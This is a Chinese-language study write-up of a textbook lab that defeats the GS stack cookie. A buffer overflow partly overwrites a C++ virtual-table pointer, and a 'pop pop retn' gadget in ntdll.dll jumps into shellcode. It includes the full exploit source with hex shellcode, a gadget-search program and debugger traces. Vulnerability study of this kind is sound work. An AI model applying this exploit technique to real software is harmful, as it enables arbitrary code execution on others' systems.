

实验代码如下

《0day 安全：软件漏洞分析技术》(第 2 版) -> P273 -> GS\_Virtual.cpp

```
#include "stdafx.h"
#include "string.h"

class GSVirtual {
public:
    void gsv(char * src)
    {
        char buf[200];
        strcpy(buf, src);
        bar(); // virtual function call
    }
    virtual void bar()
    {
    }
};

int main()
{

    GSVirtual test;

    test.gsv(
        "\xFC\x5E\x97\x7C" //需要在调试中确定的 pop pop retn 指令地址
        "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
        "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
        "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
        "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
        "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
        "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
        "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
        "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
        "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90"
    );

    return 0;
}
```

溢出步骤及里面需要注意的坑：

1、拷贝 shellcode 至 buff 时，通过字符串结束符“\0”覆盖虚表指针的最低位，仅修改一个字节。

覆盖前，虚表指针为 004021E4

```

0012FF70  004010C9  返回到 GS_Virtu.main+19 来自 GS_Virtu.GSVirtual::gsv
0012FF74  00402100  GS_Virtu.00402100
0012FF78  004021E4  offset GS_Virtu.GSVirtual::'vftable'
    
```

覆盖后，虚表指针为 00402100（即为 shellcode 的存放地址）。

```

0012FF58  90909090
0012FF5C  90909090
0012FF60  90909090
0012FF64  90909090
0012FF68  90909090
0012FF6C  90909090
0012FF70  90909090
0012FF74  90909090
0012FF78  00402100  GS_Virtu.00402100
    
```

2、完成字符串复制后，需要用跳板指令“pop pop retn”，将 EIP 跳转到 buf 所在位置 0x0012FE9C 执行 shellcode。《Oday 安全：软件漏洞分析技术（第 2 版）》说明了原因，但对于小白来说，可能还是一头雾水。我也是通过一行汇编代码调试才弄清楚。下面详细解释其过程


(1) 在 0040108D 执行虚函数 call eax。eax=dword ptr ds:[edx]=dword ptr ds:[00402100]=7C975EFC。

此时，esp 指向 0012FE88

The screenshot shows a debugger interface with the following details:

- Assembly Window:**
  - Address 0040108D: `FFD0 call eax, ntdll.7C975EFC`
  - Address 0040108F: `8B4D mov ecx, dword ptr [ebp-4]`
  - Address 00401092: `33CD xor ecx, ebp`
  - Address 00401094: `E8 4E000000 call __security_check_cookie`
  - Address 00401099: `80E5 mov esp, ebp`
  - Address 0040109B: `5D pop ebp`
  - Address 0040109C: `C2 0400 retn 4`
  - Address 0040109F: `CC int3`
  - Address 004010A0: `55 push ebp`
  - Address 004010A1: `8BEC mov esp, ebp`
  - Address 004010A3: `51 push ecx`
  - Address 004010A4: `894D FC mov dword ptr [ebp-4], ecx`
  - Address 004010A7: `80E5 mov esp, ebp`
  - Address 004010A9: `5D pop ebp`
  - Address 004010AA: `C3 retn`
  - Address 004010AB: `CC int3`
  - Address 004010AC: `CC int3`
- Registers (FPU) Window:**
  - EAX: 7C975EFC (ntdll.7C975EFC)
  - ECX: 00402100 (GS\_Virtu.00402100)
  - ESP: 0012FE88
  - EDX: 00402100 (GS\_Virtu.00402100)
  - EIP: 0040108D (GS\_Virtu.0040108D)
- Stack Window:**
  - EIP: 0012FE88 (00000000)
  - ESP+4: 0012FE8C (0012FE9C)
  - ESP+8: 0012FE90 (0012FF79) ASCII: '\0'

(2) F7 跟进该虚函数后，我们可以看到



EIP 指向“pop pop ret”指令的所在地址 007C975EFC。此时，堆栈 ESP 上移了一个位置，指向 0012FE84，存放 call eax 的返回地址，即为 0040108F。

(3) 执行 pop pop ret 后，EIP=0012FE9C，ESP 指向 0012FE90。执行 return 就相当于将 ESP 所指内容 pop 至 EIP，同时 ESP 往下移一个位置。



3、“pop edi pop esi ret”指令序列的地址，需要根据实验环境进行调整。此处，我更改成了 0x7C975EFC。怎么查找指令序列的地址，作者在前面章节已经说过了，代码 search\_opcode.cpp 如下。

```
//5F pop edi
//5E pop esi
//C3 retn

#include
#include
#define DLL_NAME "ntdll.dll"
main()
{
    BYTE* ptr;
    int position,address;
    HINSTANCE handle;
    BOOL done_flag = FALSE;

    handle=LoadLibrary(DLL_NAME);
```

```


if(!handle)
{
    printf(" load dll error !");
    exit(0);
}

ptr = (BYTE*)handle;

for(position = 0; !done_flag; position++)
{
    try
    {
        if(ptr[position] == 0x5F && ptr[position+1] == 0x5E && ptr[position+2] == 0xC3)
        {
            //0xFFE4 is the opcode of jmp esp
            int address = (int)ptr + position;
            printf("OPCODE found at 0x%x\n",address);
        }
    }
    catch(...)
    {
        int address = (int)ptr + position;
        printf("END OF 0x%x\n", address);
        done_flag = true;
    }
}
}

```

4、至于为什么要在 ntdll.dll 中查找指令代码的地址, 原因在于 GS\_Virtual.exe 内带了 ntdll.dll。可以用 depends 工具查找 exe 所带的 dll。



5、重点的重点, 大家注意哈, 当时我就栽倒在这里。

pop pop retn 指令序列的地址不是随便选取的, 它有两重含义: 做跳板时它被当作一个地址处理; 做指令

时，其操作不能影响程序流程。

当时执行完 search\_opcode.cpp 后，我从中随便选取了一个地址 7C9923C0，悲剧开始了。

```
C:\projects\Release>search_opcode.exe
OPCODE found at 0x7c921d51
OPCODE found at 0x7c921db0
OPCODE found at 0x7c93392e
OPCODE found at 0x7c94261d
OPCODE found at 0x7c94d75d
OPCODE found at 0x7c973f65
OPCODE found at 0x7c975efc
OPCODE found at 0x7c9923c0
```

执行完后并没有弹出熟悉的 failwest 框，反而报错了。



为什么呢？用 OD 调试就明白了

Address	Disassembly	Comment	Register (FPU)
0012FE9C	shl byte ptr [ebx], 99		EAX 7C9923C0 ntdll.7C9923C0
0012FE9F	jl short 0012FE9D		ECX 0012FF78
0012FEA1	push 1E380060		EDX 00402100 GS_Virtu.00402100
0012FEA6	push 4FD18963		EBX 00000000
0012FEA8	push 0C917432		ESP 0012FE90
0012FEB0	mov esi, esp		EBP 0012FF6C
0012FEB2	lea edi, duword ptr [esi-C]		ESI 00000000
0012FEB5	xor ebx, ebx		EDI 0040100F GS_Virtu.0040100F
0012FEB7	mov bh, 4		EIP 0012FE9C
0012FEB9	sub esp, ebx		C 0 ES 0023 32位 0(FFFFFFFF)
0012FEBB	mov bx, 3233		P 1 CS 001B 32位 0(FFFFFFFF)
0012FEBF	push ebx		A 0 SS 0023 32位 0(FFFFFFFF)
0012FEC0	push 72657375		Z 1 DS 0023 32位 0(FFFFFFFF)
			S 0 FS 003B 32位 7FFDE000(FFF)
			T 0 GS 0000 NULL

Address	Disassembly	Comment	Register (FPU)
00403000	F0 20 40 00 00 00 00 00 2E 3F 41 56 74 79 70 65	?@.....?nUtype	0012FE90 0012FF79 ASCII ""@"
00403010	5F 69 6E 66 6F 40 40 00 99 CA 2E D6 66 35 D1 29	info@.信.源5?	0012FE94 00402100 GS_Virtu.00402100
00403020	FF FF FF FF FF FF FF FF FE FF FF FF 01 00 00 00	UUUUUUUU?UU土...	0012FE98 0012FF78

7C9923C0 被解析为 shl byte ptr [ebx], 99，而此时 ebx=00000000，访问 ptr [ebx]相当于访问 00000000 内存地址，因此发生异常。

解决办法：另外找一个 pop pop retn 指令序列地址，7C975EFC 即可。

7C975EFC 被解析成了 cld, pop esi, xchg eax,edi 指令（见上面列出的图），不影响程序执行。



